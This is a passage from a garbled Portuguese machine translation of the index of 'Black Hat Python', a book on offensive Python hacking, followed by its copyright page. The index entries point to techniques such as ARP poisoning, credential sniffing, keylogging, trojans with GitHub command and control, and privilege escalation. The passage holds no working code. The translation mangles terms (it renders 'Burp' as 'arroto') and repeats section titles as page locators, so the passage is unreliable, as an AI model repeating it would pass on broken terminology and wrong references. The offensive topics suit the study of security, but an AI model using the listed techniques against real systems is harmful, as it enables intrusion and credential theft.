Objetos de fila, Mapeamento Abrir Fonte Web App Instalações, Brute-Forçar Diretórios e Arquivo localizações

R

função random_sleep, IE COM Automation para Exfiltração

Função ReadDirectoryChangesW, ganhando a corrida

função receive_from, Construindo um TCP Proxy

recvfrom () função, TCP Cliente

função registerIntruderPayloadGeneratorFactory, arroto Fuzzing

Classe RegistryApi, Agarrando senha hashes

Ferramenta Repeater, arroto, arroto Fuzzing

Classe pedido, O soquete Biblioteca de a Web: urllib2

função request_handler, Construindo um TCP Proxy

função request_port_forward, SSH Tunneling

redefinir função, arroto Fuzzing

função response_handler, Construindo um TCP Proxy

função restore_target, ARP Cache Poisoning com scapy

função reverse_forward_tunnel, SSH Tunneling

executar a função, Criando Módulos

S

deteção de sandbox, Chutar os pneus

Biblioteca scapy, Possuir a rede com scapy, Possuir a rede com scapy, Possuir a Rede com scapy, proprietária da rede com scapy, roubo de credenciais de e-mail, Roubar Email Credenciais, envenenamento ARP Cache com scapy, Poisoning ARP Cache com scapy, ARP Cache Envenenando com scapy, Poisoning ARP Cache com scapy, Poisoning ARP Cache com scapy, ARP Cache Poisoning com scapy, chutar os pneus, PCAP de Processamento, PCAP de Processamento, PCAP Processamento, processamento de PCAP

Envenenamento de cache ARP, ARP Cache Poisoning com scapy, ARP Cache Poisoning com scapy, ARP Cache Poisoning com scapy, Poisoning ARP cache com scapy, Poisoning ARP cache com scapy

a adição de funções de apoio, ARP Cache Poisoning com scapy

codificação de script de envenenamento, ARP Cache Poisoning com scapy

inspecionando cache, ARP Cache Poisoning com scapy

testes, ARP Cache Poisoning com scapy

instalação, Possuir a rede com scapy

Processamento PCAP, ARP Cache Poisoning com scapy, Chutar os pneus, PCAP Processing, PCAP Processing, PCAP processamento, processamento de PCAP

a adição de código de detecção facial, PCAP Processing

a adição de funções de apoio, PCAP Processing

ARP resultados de envenenamento de cache, ARP Cache Poisoning com scapy

codificação de script de processamento, PCAP Processing

imagem escultura roteiro, Chutar os pneus

testes, PCAP Processamento

roubo de credenciais de e-mail, Possuir a rede com scapy, Possuir a rede com scapy, Roubo de credenciais de e-mail, roubo de credenciais de e-mail

aplicar filtro para portas de correio comum, Roubos E-mail Credenciais

criando sniffer simples, Possuir a rede com scapy

teste, Roubos E-mail Credenciais

Guia Escopo, arroto, Chutar os pneus, Virando site conteúdo em Senha ouro

screenshots, Chutar os pneus

Privilégio SeBackupPrivilege, o Windows Token para Privilégios

Secure Shell, SSH com paramiko (veja SSH)

Privilégio SeDebugPrivilege, o Windows Token para Privilégios

Função SelectObject, Tomar Screenshots

SeLoadDriver privilégio, o Windows Token para privilégios, o Windows Token para Privilégios

sendto () função, TCP Cliente

função server_loop, Substituindo Netcat

Função SetWindowsHookEx, Keylogging para Fun e Teclas

execução shellcode, Tomar Screenshots

Módulo SimpleHTTPServer, Pythonic Shellcode Execution

Guia Site mapa, arroto, Virando site conteúdo em Senha Ouro, Chutar os pneus

Credenciais SMTP, roubar, Possuir a rede com scapy, Roubos E-mail Credenciais

função sniff, Possuir a rede com scapy

módulo socket, A Rede: Basics, A Rede: Basics, TCP Cliente, TCP Server, TCP Server, Chutar os pneus

construção de proxies TCP, Chutar os pneus

criação de clientes da TCP, A Rede: Basics

a criação de servidores TCP, TCP Servidor

criação de clientes UDP, TCP Cliente

netcat-como funcionalidade, TCP Servidor

Parâmetro SOCK_DGRAM, TCP Cliente

Parâmetro SOCK_STREAM, A Rede: Basics

SSH (Secure Shell), SSH com paramiko, chutar os pneus, chutar os pneus, Chutar o

tunneling, Chutar os pneus, Chutar os pneus, Chutar os pneus, Chutar os pneus, SSH Tunneling, SSH tunelamento, tunelamento SSH

para a frente, Chutar os pneus, Chutar os pneus

reversa, Chutar os pneus, SSH Tunneling, SSH Tunneling

testes, SSH Tunneling

com paramiko, SSH com paramiko

a criação de servidor SSH, SSH com paramiko

instalar paramiko, SSH com paramiko

autenticação de chave, SSH com paramiko

execução de comandos no cliente Windows por SSH, SSH com paramiko

testes, SSH com paramiko

função ssh_command, SSH com paramiko

Guia Dados Pilha, WingIDE, WingIDE

função start_monitor, ganhando a corrida

parâmetro loja, roubando -mail Credenciais

função store_module_result, Construindo um Github-Aware Trojan

função tira, Virando site conteúdo em Senha ouro

biblioteca subprocess, Substituindo Netcat

SVNDigger, Chutar os pneus

T

TagStripper classe, Virando site conteúdo em Senha ouro

dicionário tag_results, Brute-Forçando HTML Form Authentication

Guia destino, arroto, Chutar os pneus, Virando site conteúdo em Senha Ouro, Virando site Conteúdo em ouro senha

Cientes TCP, criando, A Rede: Basics

Proxies TCP, Chutar os pneus, Chutar os pneus, Construindo um TCP Proxy, Construindo um TCP Proxy, Construindo um Proxy TCP

criando, Chutar os pneus

hex despejo função, Construindo um TCP Proxy

função proxy_handler, Construindo um TCP Proxy

razões para a construção, retrocede os pneus

testes, Construindo um TCP Proxy

Servidores TCP, criando, TCP Servidor

Classe TCPServer, Man-in-the-Browser (tipo de)

função test_remote, Mapeamento Abrir Fonte Web App Instalações

privilegios simbólicos, Processo de Monitoramento com WMI, o Windows Token para privilégios, o Windows token privilegios

recuperar automaticamente privilégios habilitados, o Windows Token para privilégios

outputting e registro, o Windows Token para Privilégios

método de transporte, SSH Tunneling

trojans, Github Comando e Controle, Github comando e controle, Criação de Módulos, Trojan

Configuração, Construindo um Github-Aware Trojan, funcionalidade de importação de Hacking Python, Hacking

Funcionalidade de importação do Python, Chutar os pneus, Tarefas Trojaning comuns para o Windows, Keylogging

[GitHub-aware](#), [Github Comando e Controle](#), [Github Comando e Controle](#), [Criando Módulos](#),
[Configuração de Tróia](#), [Construindo um Trojan Github-Aware](#), [funcionalidade de importação de Hacking Python](#),
[Hacking funcionalidade de importação do Python](#), [Chutar os pneus](#)

configuração da conta, [Github Comando e Controle](#)

construção, [construção de um Github-Aware Trojan](#)

Configurando, [Trojan Configuração](#)

criação de módulos, [Criação de Módulos](#)

hackers funcionalidade de importação, [Hacking do Python importação Funcionalidade](#)

melhorias e aperfeiçoamentos para, [Chutar os pneus](#)

testes, [Hacking do Python importação Funcionalidade](#)

Tarefas do Windows, [Common Trojaning Tarefas no Windows](#) Keylogging para Fun e teclas,
[Chutar os pneus](#), [Tomar Screenshots](#), [chutar os pneus](#)

keylogging, [Keylogging para Fun e Teclas](#)

detecção de [sandbox](#), [Chutar os pneus](#)

screenshots, [Chutar os pneus](#)

execução shellcode, [Tomar Screenshots](#)

Tumblr, [Criação do Servidor](#)

você

Cientes UDP, criando, [TCP Cliente](#)

udp_sender função, [Decoding ICMP](#)

biblioteca urllib2, [O soquete Biblioteca de a Web: urllib2](#), [Tomar Screenshots](#)

função urlopen, [O soquete Biblioteca de a Web: urllib2](#)

V

VMWare Player, [Configuração Up Seu Python Ambiente](#)

Quadro volatilidade, [Automatizando ofensivos Forensics](#), [Automatizando ofensivos Forensics](#), [Automatizando Forensics ofensivos](#), [agarrando os hashes de senha](#), [código direto Injection](#)

injeção de código direto, [direto Código Injection](#)

instalação, [Automatizando ofensivos Forensics](#)

perfis, [Automatizando ofensivos Forensics](#)

recuperar os hashes de senha, [Agarrando senha hashes](#)

W

função wait_for_browser, [Man-in-the-Browser \(tipo de\)](#)

bandeira WB, [Substituindo Netcat](#)

ataques a aplicações web, [Web hackery](#), [O soquete Biblioteca de a Web: urllib2](#), [O soquete Biblioteca de Web: urllib2](#), [A Biblioteca soquete da Web: urllib2](#), [Mapeamento Open Source Web App](#)

Instalações, [chutar os pneus](#), Brute-Forçar diretórios e localizações dos ficheiros, Brute-Forçar Diretórios e localizações de arquivo, Brute-Forçando diretórios e localizações de arquivo, Brute-Forçando Diretórios e locais de arquivos, Brute-Forçar diretórios e localizações dos ficheiros, Brute-Forçar HTML

Autenticação de formulário, Brute-Forçando a autenticação de formulário HTML, Brute-Forçando formulário HTML

Autenticação, Brute-Forçando a autenticação de formulário HTML, Brute-Forçando formulário HTML

Autenticação, Brute-Forçando a autenticação de formulário HTML, Brute-Forçando formulário HTML

Autenticação, [chutar os pneus](#), arroto fuzzing, arroto fuzzing, arroto fuzzing, arroto fuzzing, Burp Fuzzing, arroto Fuzzing, [chutar os pneus](#), [chutar os pneus](#), [chutar os pneus](#)

brute-forcing diretórios e locais de arquivo, [Chutar os pneus](#), Brute-Forçando Diretórios e Arquivo

Locais, diretórios e localizações de arquivo, Diretórios Brute-forçamento e Arquivo Bruto-Forçando

Locais, diretórios e localizações de arquivo, Diretórios Brute-forçamento e Arquivo Bruto-Forçando

localizações

lista de extensões de aplicação para testar, [Brute-Forçando Diretórios e arquivo Localizações](#)

lista de extensões que criam, [Brute-Forçar Diretórios e arquivo Localizações](#)

criando Queue objetos a partir de arquivos de listas de palavras, [Brute-Forçar Diretórios e arquivo Localizações](#)

criação de lista de palavras, Brute-Forçando Diretórios e arquivo Localizações

testes, Brute-Forçando Diretórios e arquivo Localizações

brute-forcing autenticação de formulário HTML, Brute-Forçando HTML Form Authentication, Brute-Forçando Autenticação de formulário HTML, Brute-Forçando a autenticação de formulário HTML, Brute-Forçando HTML Autenticação de formulário, Brute-Forçando a autenticação de formulário HTML, Brute-Forçando formulário HTML Autenticação, Brute-Forçando a autenticação de formulário HTML, chutar os pneus

formulário de login de administrador, Brute-Forçando HTML Form Authentication

configurações gerais, Brute-Forçando HTML Form Authentication

HTML classe de análise, Brute-Forçando HTML Form Authentication

colar em lista de palavras, Brute-Forçando HTML Form Authentication

classe forçando bruta primária, Brute-Forçando HTML Form Authentication

solicitação de fluxo, Brute-Forçando HTML Form Authentication

testes, Chutar os pneus

Requisições GET, O soquete Biblioteca de a Web: urllib2, O soquete Biblioteca de a Web: urllib2, O Tomada Biblioteca da Web: urllib2, Instalações Mapeamento Open Source Web App

open source instalações de aplicativos web de mapeamento, mapeamento Abrir Fonte Web App Instalações

simples, O soquete Biblioteca de a Web: urllib2

biblioteca socket, O soquete Biblioteca de a Web: urllib2

usando a classe Request, O soquete Biblioteca de a Web: urllib2

fuzzers aplicativos web, arroto fuzzing, arroto fuzzing, arroto fuzzing, arroto fuzzing, arroto fuzzing, Arrotar Fuzzing, chutar os pneus, chutar os pneus, chutar os pneus, chutar os pneus

acesso à documentação arroto, arroto Fuzzing

implementação do código para atender às exigências, arroto Fuzzing

extensão de carregamento, arroto Fuzzing, arroto Fuzzing, Chutar os pneus

fuzzer simples, arroto Fuzzing

usando a extensão dos ataques, Chutar os pneus, Chutar os pneus, Chutar os pneus

módulo win32security, o Windows Token para Privilégios

Classe Win32_Process, Processo de Monitoramento com WMI, Processo de Monitoramento com WMI

O Windows interface gráfica de dispositivo (GDI), Chutar os pneus

Janelas de escalonamento de privilégios, o Windows Privilege Escalation, janelas Privilege Escalation,

Janelas de escalonamento de privilégios, Criação de um Monitor de Processos, Criação de um Monitor de Processo, Processo Monitorando com WMI, o monitoramento do processo com o WMI, privilégios de Token do Windows, o Windows token Privilégios, ganhar a corrida, ganhar a corrida, ganhar a corrida, chutar os pneus

injeção de código, Chutar os pneus

instalar exemplo de serviço, o Windows Privilege Escalation

a instalação de bibliotecas, o Windows Privilege Escalation

monitoramento de processos, criação de um Processo Monitor, Criando um Processo Monitor, Processo de Monitoramento com WMI

testes, Processo de Monitoramento com WMI

com o WMI, Criação de um processo de monitor

privilegios simbólicos, Processo de Monitoramento com WMI, o Windows Token para privilégios, o Windows token privilégios

recuperar automaticamente privilégios habilitados, o Windows Token para privilégios

outputting e registro, o Windows Token para Privilégios

vencendo corrida contra a execução de código, ganhando a corrida, ganhar a corrida, ganhar a Corrida

criação de monitor de arquivo, ganhando a corrida

testes, ganhando a corrida

Tarefas de tróia Windows, Common Trojaning Tarefas no Windows Keylogging para Fun e teclas, Chutar os pneus, Tomar Screenshots, chutar os pneus

keylogging, Keylogging para Fun e Teclas

detecção de sandbox, Chutar os pneus

screenshots, Chutar os pneus

execução shellcode, Tomar Screenshots

WingIDE, Instalando Kali Linux, WingIDE, WingIDE

acessar, WingIDE

Corrigindo dependências ausentes, WingIDE

discussão geral, Instalando Kali Linux

inspecionar e modificar as variáveis locais, WingIDE, WingIDE

instalação, WingIDE

abrindo em branco arquivo de Python, WingIDE

definir pontos de interrupção, WingIDE

definindo roteiro para a depuração, WingIDE, WingIDE

vendo rastreamento de pilha, WingIDE, WingIDE

função wordlist_menu, Virando site conteúdo em Senha ouro

Wuerger, Mark, Criação de um processo de monitor

Black Hat Python: Programação Python para hackers e Pentesters

Justin Seitz

Copyright © 2014

PYTHON chapéu preto.

Todos os direitos reservados. Nenhuma parte deste trabalho pode ser reproduzida ou transmitida por qualquer forma ou por qualquer meio, eletrônico ou mecânico, incluindo fotocópia, gravação ou por qualquer sistema de armazenamento de informação ou recuperação sem a prévia autorização por escrito do direito de autor proprietário e editor.

18 17 16 15 14 1 2 3 4 5 6 7 8 9

ISBN-10: 1-59327-590-0

ISBN-13: 978-1-59327-590-7

Editor: William Pollock

Editor de Produção: Serena Yang

Ilustração da capa: Garry Booth

Design de Interiores: Octopod Studios

Editor de Desenvolvimento: Tyler Ortman

Revisores Técnicos: Dan Frisch e Cliff Janzen

Editor de Texto: Gillian McGarvey

Compositor: Lynn L'Heureux

Revisor: James Fraleigh

Indexador: indexação BIM e Serviços de Revisão

Para obter informações sobre a distribuição, traduções, ou vendas a granel, por favor contacte No Starch Press, Inc. diretamente:

No Starch Press, Inc.

245 8th Street, San Francisco, CA 94103

Telefone: 415.863.9900; info@nostarch.com

www.nostarch.com

Biblioteca do Congresso de controlo do número: 2014953241

No Starch Press eo logotipo No Starch Press são marcas registradas da No Starch Press, Inc. Outros produtos e nomes de empresas registadas

nome de marca registrada, estamos usando os nomes apenas de maneira editorial e em beneficio do proprietario da marca, sem intenção de violação da marca registrada.

As informações contidas neste livro é distribuido "como está", sem garantia. Embora toda precaução tenha sido tomada na preparação deste trabalho, nem o autor nem No Starch Press, Inc. terá qualquer responsabilidade perante qualquer pessoa ou entidade em relação a qualquer perdas ou danos causados ou supostamente causados direta ou indiretamente pelas informações contidas nele.

No Starch Press

2014-11-26T08:31:28-08:00
